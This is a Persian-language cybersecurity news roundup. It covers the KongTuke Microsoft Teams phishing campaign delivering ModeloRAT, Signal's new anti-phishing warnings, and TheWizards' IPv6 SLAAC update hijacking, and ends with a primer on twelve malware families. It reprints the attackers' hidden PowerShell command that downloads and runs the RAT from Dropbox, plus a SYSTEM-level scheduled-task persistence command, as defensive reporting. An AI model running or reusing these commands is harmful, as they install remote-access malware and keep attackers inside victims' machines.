در این حملات، قربانیان فریب داده می‌شوند تا یک دستور مخرب PowerShell را روی سیستم خود اجرا کنند؛ دستوری که در نهایت بدافزار «ModeloRAT» را روی دستگاه آن‌ها نصب می‌کند.

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -Command "iwr
-Uri 'hxxps://www.dropbox[.]com/scl/fi/<id>/<archive>.zip?dl=1' -OutFile
$env:appdata\Winp.zip; Expand-Archive -Path $env:appdata\Winp.zip -DestinationPath
$env:appdata; rm $env:appdata\Winp.zip; Start-Sleep -Seconds 5; cd
$env:appdata\WPy64-31401\python; .\pythonw.exe .\games.py"
```

دستور PowerShell مورد استفاده در حملات مشاهده‌شده

پژوهشگران ReliaQuest اعلام کردند گروه KongTuke برای نخستین بار از Microsoft Teams به‌عنوان مسیر دسترسی اولیه استفاده کرده است. به گفته آن‌ها، مهاجمان در کمتر از پنج دقیقه از یک گفت‌وگوی خارجی در Teams به دسترسی پایدار رسیدند.

این کمپین که از آوریل ۲۰۲۶ فعال بوده، با جابه‌جایی مداوم میان پنج tenant مختلف در Microsoft 365 تلاش کرده مسدودسازی‌ها را دور بزند.

برای شبیه‌سازی نقش تیم پشتیبانی داخلی، مهاجم از تکنیک‌های Unicode whitespace استفاده می‌کند تا نام نمایشی در ظاهر معتبر به نظر برسد.

دستور PowerShell مخربی که از طریق Teams ارسال می‌شود، یک فایل ZIP را از Dropbox دانلود می‌کند که شامل یک محیط قابل‌حمل WinPython است؛ این محیط در نهایت بدافزار مبتنی بر Python با نام ModeloRAT (Pmanager.py) را اجرا می‌کند.

این بدافزار قادر است اطلاعات سیستم و کاربر را جمع‌آوری کند، از صفحه‌نمایش اسکرین‌شات بگیرد و فایل‌ها را از سیستم میزبان خارج کند.

ReliaQuest اشاره می‌کند که نسخه جدید ModeloRAT در این کمپین نسبت به نسخه‌های قبلی تکامل یافته و عمدتاً در سه بخش تغییر کرده است:

- معماری مقاوم‌تر فرماندهی و کنترل (C2) با پنج سرور، failover خودکار، مسیرهای URL تصادفی و قابلیت به‌روزرسانی خودکار
- مسیرهای دسترسی چندگانه شامل RAT اصلی، reverse shell و backdoor مبتنی بر TCP که به‌صورت جداگانه اجرا می‌شوند تا در صورت اختلال در یکی، دسترسی حفظ شود.
- مکانیزم‌های ماندگاری (persistence) پیشرفته شامل Run keys، میانبرهای Startup، اجرای VBScript و تسک‌های زمان‌بندی‌شده در سطح SYSTEM که می‌توانند از پاک‌سازی‌های معمول جان سالم به در ببرند.

پژوهشگران همچنین هشدار داده‌اند که تسک زمان‌بندی‌شده توسط قابلیت self-destruct بدافزار حذف نمی‌شود؛ در حالی که سایر مکانیزم‌های ماندگاری را پاک می‌کند و می‌تواند حتی پس از ری‌استارت سیستم نیز باقی بماند.

```
schtasks /create /tn "ChromeA" /tr "C:\Users\<user>\AppData\Roaming\WPy64-31401\python\pythonw.exe C:\Users\<user>\AppData\Roaming\WPy64-31401\python\Pmanager.py" /sc daily /st 00:00 /ru SYSTEM /rl HIGHEST /f /run
```

تسک زمان‌بندی‌شده پایدار(Persistent Scheduled Task)

برای دفاع در برابر حملات آغازشده از طریق Teams، توصیه می‌شود فدراسیون (Federation) خارجی Microsoft Teams با استفاده از allowlist محدود شود تا این تلاش‌ها در همان مراحل اولیه مسدود شوند.

همچنین به مدیران سیستم توصیه شده است از شاخص‌های نفوذ ارائه‌شده در گزارش ReliaQuest برای شناسایی حملات، نشانه‌های آلودگی و آثار ماندگاری در سیستم‌ها استفاده کنند.

افزودن هشدارهای امنیتی به سیگنال برای مقابله با مهندسی اجتماعی و حملات فیشینگ

سیگنال قابلیت‌های جدیدی شامل تأییدیه‌ها و پیام‌های هشدار درون‌برنامه‌ای را به‌عنوان لایه‌های حفاظتی بیشتر در برابر حملات فیشینگ و مهندسی اجتماعی معرفی کرده است؛ حملاتی که می‌توانند به انواع مختلفی از کلاهبرداری منجر شوند.

هدف از این تغییرات، ایجاد اصطکاک کافی در روند تعامل کاربر است تا کاربران زمان بیشتری برای ارزیابی ایمنی درخواست‌های خارجی داشته باشند.

در ماه‌های اخیر، حملاتی با هدف کاربران برجسته و شناخته‌شده از طریق هشدارهای جعلی «Signal Support» مشاهده شده است؛ موضوعی که توسط Federal Bureau of Investigation، دولت هلند و مقام‌های آلمانی نیز مورد هشدار قرار گرفته بود.


تمام این رخدادها به هکرهای وابسته به دولت روسیه نسبت داده شده‌اند؛ مهاجمانی که با سوءاستفاده از قابلیت Linked Device به حساب کاربری، گفت‌وگوها و فهرست مخاطبان قربانیان دسترسی پیدا می‌کردند.

این حمله با متقاعد کردن قربانی به اسکن یک کد QR یا اشتراک‌گذاری کدهای یک‌بارمصرف انجام می‌شود؛ اقدامی که ظاهراً بخشی از فرایند تأیید امنیتی برای محافظت از حساب در برابر فعالیت مشکوک معرفی می‌شود. در نتیجه، مهاجمان

می‌توانند دستگاه خود را به حساب قربانی متصل کرده و به تمام داده‌های آن دسترسی پیدا کنند.

سیگنال در توضیح این تغییرات اعلام کرد: «برای کمک به محافظت از کاربران در برابر حملات فیشینگ و مهندسی اجتماعی، تأییدیه‌ها و پیام‌های آموزشی بیشتری را در برنامه اضافه کرده‌ایم تا کاربران بتوانند پروفایل‌های جعلی، به‌ویژه درخواست‌های پیامی از سوی کلاهبردارانی که خود را به‌جای Signal معرفی می‌کنند، بهتر شناسایی کنند». قابلیت‌های امنیتی جدید شامل موارد زیر است:

- نمایش عبارت «Name not verified» در زیر نام مخاطبانی که از طریق پیام مستقیم ارتباط برقرار می‌کنند
- نمایش هشدار «No groups in common» برای نشان دادن نبود هیچ ارتباط مشترک با مخاطب
- نمایش پیام تأیید هنگام دریافت درخواست جدید، همراه با یادآوری اینکه Signal هرگز کد ثبت‌نام، PIN یا recovery keyکاربران را درخواست نمی‌کند.
- غنی‌تر شدن نکات امنیتی با اطلاعات و هشدارهای جدید
- ارسال یادآوری به کاربران برای پاسخ ندادن به پیام‌هایی که خود را به‌عنوان Signal Support معرفی می‌کنند.



محافظت‌های جدید سیگنال در برابر فیشینگ و مهندسی اجتماعی

مهندسی اجتماعی همچنان یکی از مؤثرترین روش‌های حملات سایبری محسوب می‌شود و می‌تواند بسیاری از مکانیزم‌های امنیتی موجود را به‌طور کامل دور بزند.

به کاربران توصیه شده است نسبت به پیام‌های مشکوک از سوی مخاطبان ناشناس، به‌ویژه درخواست‌هایی برای اسکن کد QR یا اشتراک‌گذاری کدهای تأیید، هوشیار باشند.

همچنین کاربران Signal باید دستگاه‌های متصل‌شده را در بخش تنظیمات بررسی کرده و هر دستگاه ناشناسی را حذف کنند.

گروه TheWizards با سوءاستفاده از IPv6 SLAAC مسیر به روزرسانی نرم افزارها را ربود

گروه تهدید TheWizards با سوء استفاده از ویژگی IPv6 SLAAC توانسته مسیر به روز رسانی نرم افزارهای مشروع را منحرف کند و نسخه های آلوده را به دستگاه قربانی برساند. پژوهشگران ای‌ست (ESET) می‌گویند این گروه همسو با چین از سال ۲۰۲۲ فعال بوده و با ابزار Spellbinder حملات adversary-in-the-middle را در شبکه های هدف اجرا کرده است.

به گزارش رسانه اخبار فناوری تکنا، SLAAC یا Stateless Address Autoconfiguration قابلیتی در IPv6 است که به دستگاه‌ها اجازه می‌دهد بدون نیاز به سرورDHCP، آدرس شبکه خود را تنظیم کنند. مهاجمان در این کارزار با ارسال پیام‌های جعلی Router Advertisementکاری می‌کنند که دستگاه قربانی سیستم مهاجم را روتر معتبر تشخیص دهد و ترافیک اینترنت خود را از مسیر او عبور دهد.

ابزار Spellbinder پس از نفوذ اولیه به شبکه هدف مستقر می شود و با استفاده از WinPcap بسته‌های شبکه را شنود و در زمان لازم به آنها پاسخ می‌دهد. این ابزار سپس حمله SLAAC spoofing را فعال می‌کند تا ترافیک قربانی از مسیر مهاجم عبور کند. نتیجه، کنترل پنهانی بر درخواست‌های شبکه و امکان دستکاری فرایندهای به‌روزرسانی است.

پس از قرار گرفتن مهاجم در میانه ارتباط، Spellbinder درخواست-های DNS مربوط به دامنه‌های به‌روزرسانی نرم‌افزارهای واقعی را رهگیری و به سرور تحت کنترل مهاجم هدایت می‌کند. در این مرحله، کاربر تصور می‌کند در حال دریافت به‌روزرسانی قانونی است، اما فایل آلوده شامل backdoor با نام WizardNet روی سیستم او اجرا می‌شود.

WizardNet یک implant ماژولار مبتنی بر NET. است که به کنترل کننده راه دور متصل می‌شود و ماژول‌های اضافی را روی دستگاه قربانی اجرا می‌کند. این بدافزار می‌تواند داده‌های سیستم را استخراج کند، فهرست فرایندهای در حال اجرا را بگیرد، ماژول-های NET. را در حافظه اجرا کند و با ارتباط رمزنگاری شده TCP یا UDP ماندگاری خود را حفظ کند.

در یکی از نمونه‌های بررسی شده، سازوکار به روز رسانی Tencent QQ برای رساندن بدافزار به قربانیان دستکاری شده بود. ESET همچنین می گوید Spellbinder دامنه‌های مرتبط با شرکت‌ها و سرویس‌هایی مانند Tencent، Baidu، Xunlei، Youku، iQIYI، Kingsoft، Mango TV، Xiaomi، PPLive، Meitu، Qihoo 360 و Baofeng را زیر نظر داشته است.

دامنه هدف گیری TheWizards بیشتر در آسیا و خاورمیانه دیده شده است. بر اساس داده‌های تله‌متری ESET، قربانیان شامل افراد، شرکت‌های فعال در حوزه gambling و نهادهای ناشناس در فیلیپین، کامبوج، امارات متحده عربی، سرزمین اصلی چین و هنگ‌کنگ بوده اند. این الگو نشان می دهد حمله بیشتر به جاسوسی و دسترسی پایدار شباهت دارد.

پژوهشگران همچنین ارتباط‌هایی میان TheWizards و شرکت چینی دیانکه نتورک سکیوریتی تکنولوژی که با نام UPSEC هم شناخته می شود مطرح کرده اند. ESET می گوید زیرساخت و ابزارهای مشاهده شده با فعالیت‌های این شرکت همپوشانی دارند، هرچند چنین پیوندهایی معمولا در دنیای عملیات سایبری به بررسی فنی و اطلاعات تکمیلی نیاز دارند.

اهمیت این حمله در این است که از یک قابلیت عادی شبکه‌ای سوء استفاده می‌کند، نه از یک آسیب پذیری کلاسیک در نرم افزار کاربر. بسیاری از سازمان‌ها IPv6 را فعال دارند، اما ترافیک آن را به دقت IPv4 پایش نمی‌کنند. همین شکاف نظارتی باعث می‌شود مهاجم بدون جلب توجه، مسیر شبکه داخلی و به‌روزرسانی نرم-افزارها را تغییر دهد.

راهکار دفاعی اصلی، پایش فعال ترافیک IPv6، بررسی پیام‌های Router Advertisement و محدود کردن SLAAC در شبکه‌هایی است که به آن نیاز ندارند. سازمان‌ها باید مسیرهای به‌روزرسانی نرم افزار را با DNS امن، اعتبارسنجی گواهی، کنترل امضای فایل و ثبت رویدادهای شبکه بررسی کنند. غیرفعال کردن IPv6 در محیط‌های غیرنیازمند نیز می‌تواند سطح حمله را کاهش دهد.

۱۲ نوع از خانواده‌های بدافزار که باید بشناسید

۱- باج‌افزار(Ransomware)

باج‌افزار یک نوع بدافزار است که با استفاده از رمزگذاری، از کاربران می‌خواهد تا برای بازیابی داده‌های خود مبلغی را پرداخت کنند. این نرم‌افزارها اغلب فایل‌های مهم کاربر را رمزگذاری می‌کنند و دسترسی به آن فایل‌ها را محدود می‌کنند. تا زمانی که باج مورد نظر پرداخت نشود، کاربران قادر به بازگردانی فایل‌های خود نیستند و به طور معمول همه یا بخشی از فعالیت‌های سازمان متوقف می‌شود.

۲- بدافزار بدون فایل(Fileless Malware)

بدافزارهای بدون فایل معمولاً با استفاده از تکنیک‌هایی مانند انجام دستورات PowerShell یا استفاده از ابزارهای سیستمی موجود مثل WMI یا Registry به سیستم‌ها نفوذ می‌کنند. این نوع حملات به دلیل عدم وجود فایل‌های آلوده، معمولاً سخت‌تر به‌صورت سنتی توسط آنتی‌ویروس‌ها شناسایی می‌شوند و به دلیل مخفیانه بودن، تأثیر آن ۱۰ برابر بیشتر از حملات بدافزاری معمولی است.

۳- جاسوس‌افزار(Spyware)

جاسوس‌افزار اطلاعات مربوط به فعالیت‌های کاربر را بدون رضایت یا اطلاع او جمع‌آوری می‌کند. این اطلاعات می‌تواند شامل گذرواژه‌ها، پین کدها، اطلاعات پرداخت و پیام‌های بدون ساختار باشد. استفاده از جاسوس‌افزار تنها به مرورگرها محدود نمی‌شود و امکان اجرای آن روی برنامه‌های حیاتی و گوشی‌های موبایل هم وجود دارد.

۴- بدافزار تبلیغاتی(Adware)

بدافزار تبلیغات فعالیت‌های وب‌گردی کاربر را دنبال می‌کند تا بداند که کدام تبلیغ را برای او نمایش دهد. گرچه این بدافزار به جاسوس‌افزار شباهت دارد؛ اما نه نرم‌افزاری را روی کامپیوتر کاربر نصب می‌کند و نه کلیدهای فشرده‌شده توسط کاربر را ثبت خواهد کرد. خطر بدافزار تبلیغات این است که حریم خصوصی کاربر را نقض می‌کند. داده‌های جمع‌آوری شده توسط این بدافزار با داده‌هایی که به‌صورت آشکار یا پنهان از فعالیت‌های کاربر در جاهای دیگر اینترنت جمع‌آوری شده، تجمیع می‌شود و برای ساخت پروفایلی به کار می‌رود که شامل اطلاعات دوستان کاربر، خریدها، سفرها و غیره می‌شود. ممکن است این اطلاعات بدون رضایت کاربر به رسانه‌های تبلیغاتی فروخته شود.

۵- تروجان(Trojan)

تروجان یک نوع بدافزار است که به صورت پنهانی و بدون اطلاع کاربر، به سیستم نفوذ می‌کند و قابلیت‌های مختلفی از جمله جمع‌آوری اطلاعات کاربری، اجرای فرمان‌های مخرب و دسترسی به سیستم را دارا می‌باشد. این نوع بدافزارها به طور معمول از طریق فایل‌های آلوده، ایمیل، لینک‌های مخرب، یا نرم‌افزارهای مخرب به سیستم کاربران نفوذ می‌کنند. از جمله ویژگی‌های تروجان‌ها می‌توان به موارد زیر اشاره کرد:

- جمع‌آوری اطلاعات شخصی کاربران مانند نام کاربری، رمزعبور، اطلاعات بانکی و غیره
- اجرای فرمان‌های مخرب و تغییرات غیرمجاز در سیستم

- نصب برنامه‌ها و ابزارهای مخرب بر روی سیستم
- ایجاد پنجره‌های عدم کنترل و دسترسی به سیستم برای مهاجمان

۶- کرم‌ها (Worms)

کرم‌ها نقاط آسیب‌پذیر سیستم‌عامل را هدف قرار می‌دهند تا خود را روی شبکه‌ها نصب کنند. کرم‌ها ممکن است با روش‌های مختلفی مثل درهای پشتی تعبیه شده در نرم‌افزارها، حفره‌های امنیتی ناخواسته و فلش درایوها به دسترسی لازم برسند. هکرها ممکن است از کرم‌ها برای اقدام به حملات DDoS، دزدیدن داده‌های حساس یا حملات باج‌افزاری استفاده کنند.

۷- ویروس(Virus)

ویروس‌ها بخشی از کد هستند که به صورت خودکار به یک برنامه یا فایل اضافه می‌شوند و زمانی که این برنامه اجرا می‌شود، فعالیت خود را آغاز می‌کنند. این بدافزارها معمولاً به صورت پنهانی و بدون اطلاع کاربران از وجودشان به فایل‌ها یا برنامه‌های مختلف اضافه می‌شوند و در حالت بدتر ممکن است برنامه یا فایل را تخریب یا تغییر دهند.

۸- روت کیت(Rootkit)

روت کیت‌ها نرم‌افزارهایی هستند که به هکرها قابلیت دسترسی از راه دور به سیستم‌ها و کامپیوترهای قربانی را می‌دهند، اغلب این دسترسی شامل دسترسی ادمین و کنترل کامل بر روی سیستم می‌شود. این ابزارها معمولاً به طور پنهانی و بدون اطلاع کاربر نصب می‌شوند و قادرند به صورت مخفیانه اطلاعات را بر روی سیستم‌های قربانی جمع‌آوری و کنترل کنند. روت کیت‌ها ممکن است به نرم‌افزارها، هسته‌ها، هایپروایزرها و فریمورها تزریق شوند و از طریق روش‌هایی مانند فیشینگ، پیوست‌های مخرب در ایمیل‌ها، دانلودهای مخرب و استفاده از درایوهای مشترک لو رفته، در سیستم‌ها پخش می‌شوند. علاوه‌براین، روت کیت‌ها ممکن است برای پنهان کردن بدافزارهای دیگری مانند keyloggerنیز استفاده شوند. Keyloggerها ابزارهایی هستند که فعالیت‌های کاربران از جمله کلیدهایی که فشرده می‌شوند و اطلاعات ورود به سایت‌ها و برنامه‌ها را رصد و ضبط می‌کنند. با استفاده از روت کیت‌ها، این keyloggerها به صورت پنهانی در سیستم‌های قربانی نصب می‌شوند و فعالیت‌های کاربران را بدون اطلاع آن‌ها ضبط می‌کنند، که این امر به هکرها اطلاعات حساس و مهم را ارائه می‌دهد.

۹- کیلاگرها (Keyloggers)

Keylogger نوعی جاسوس‌افزار است که بر فعالیت کاربر نظارت می‌کند. البته این نوع بدافزار کاربرد قانونی هم دارد و کسب‌وکارها می‌توانند از آن برای نظارت بر فعالیت کاربران استفاده کنند، همچنین برای نظارت خانواده‌ها بر رفتار آنلاین بچه‌ها نیز کاربرد دارد. اگرچه وقتی Keylogger برای اهداف مخرب نصب می‌شوند می‌توانند داده‌های مربوط به گذرواژه‌ها، اطلاعات بانکی و سایر اطلاعات حساس را سرقت کنند. این بدافزار می‌تواند از طریق فیشینگ، مهندسی اجتماعی یا دانلودهای مخرب وارد سیستم‌ها شود.

۱۰- ربات‌ها (Bots/Botnets)

ربات‌ها نرم‌افزارهایی هستند که بر اساس دستور صادر شده برخی از وظایف را به‌صورت خودکار انجام می‌دهند. از آن‌ها برای اهداف قانونی مثل نمایه‌سازی (indexing) موتورهای جستجو هم استفاده می‌شود؛ اما وقتی برای اهداف مخرب به کار می‌روند به شکل بدافزاری خود در می‌آیند و می‌تواند با تکثیر خود به سرورهای مرکزی متصل شود.

معمولاً از ربات‌ها در تعداد زیاد و به منظور تشکیل بات نت‌ها استفاده می‌شود که شبکه‌ای از ربات‌ها است که به منظور صورت دادن موجی گسترده از حملات کنترل شده از راه دور مثل حملات DDoS کاربرد دارد. بات نت‌ها می‌توانند کاملاً گسترده عمل کنند. به عنوان مثال بات نت Mirai IoT دامنه‌ای از ۸۰۰ هزار تا ۲.۵ میلیون کامپیوتر را درگیر می‌کند.

۱۱- بدافزار موبایل(Mobile Malware)

حملاتی که گوشی‌های موبایل را هدف قرار می‌دهند نسبت به سال گذشته ۵۰ درصد افزایش داشته‌اند. تهدیدهای بدافزارهای موبایلی به اندازه بدافزارهای کامپیوترهای دسکتاپ متنوع است و شامل تروجان‌ها، باج افزارها، کلاهبرداری‌های تبلیغاتی و... می‌شوند. آن‌ها از طریق فیشینگ و دانلودهای مخرب پخش می‌شوند و یکی از مشکلات اختصاصی گوشی‌های جیلبریک (jailbreak) شده هستند که امکانات محافظتی پیش فرضی که بخشی از سیستم‌عامل‌های پیش‌فرض و اصلی گوشی‌های مذکور بوده اند را ندارند.

۱۲- وایپرها (Wiper Malware)

Wiper Malware نوعی از بدافزارها است که برای تخریب اطلاعات، سیستم‌ها و فایل‌ها استفاده می‌شود. عمدتاً به منظور ایجاد آسیب جدی برای سیستم‌های کامپیوتری یا شبکه‌ها طراحی شده‌اند. این نوع بدافزارها توانایی ایجاد خسارت جدی بر روی داده‌ها و زیرساخت‌های سیستمی را دارند و معمولاً از روش‌های مختلفی برای نفوذ و گسترش در شبکه‌ها استفاده می‌کنند.

نتیجه‌گیری

بهترین رویکرد در برابر بدافزارها استفاده از آرایه‌ای یکپارچه از روش‌ها است. یادگیری ماشین، مسدودسازی سوءاستفاده، لیست سفید و لیست سیاه و نشانگرهای حمله (IOCs) همگی باید بخشی از استراتژی ضدبدافزاری هر سازمانی باشند. شما می‌توانید برای به حداقل رساندن آسیب‌پذیری‌های سازمان خود می‌توانید از سرویس WAF ابرآمد استفاده کنید.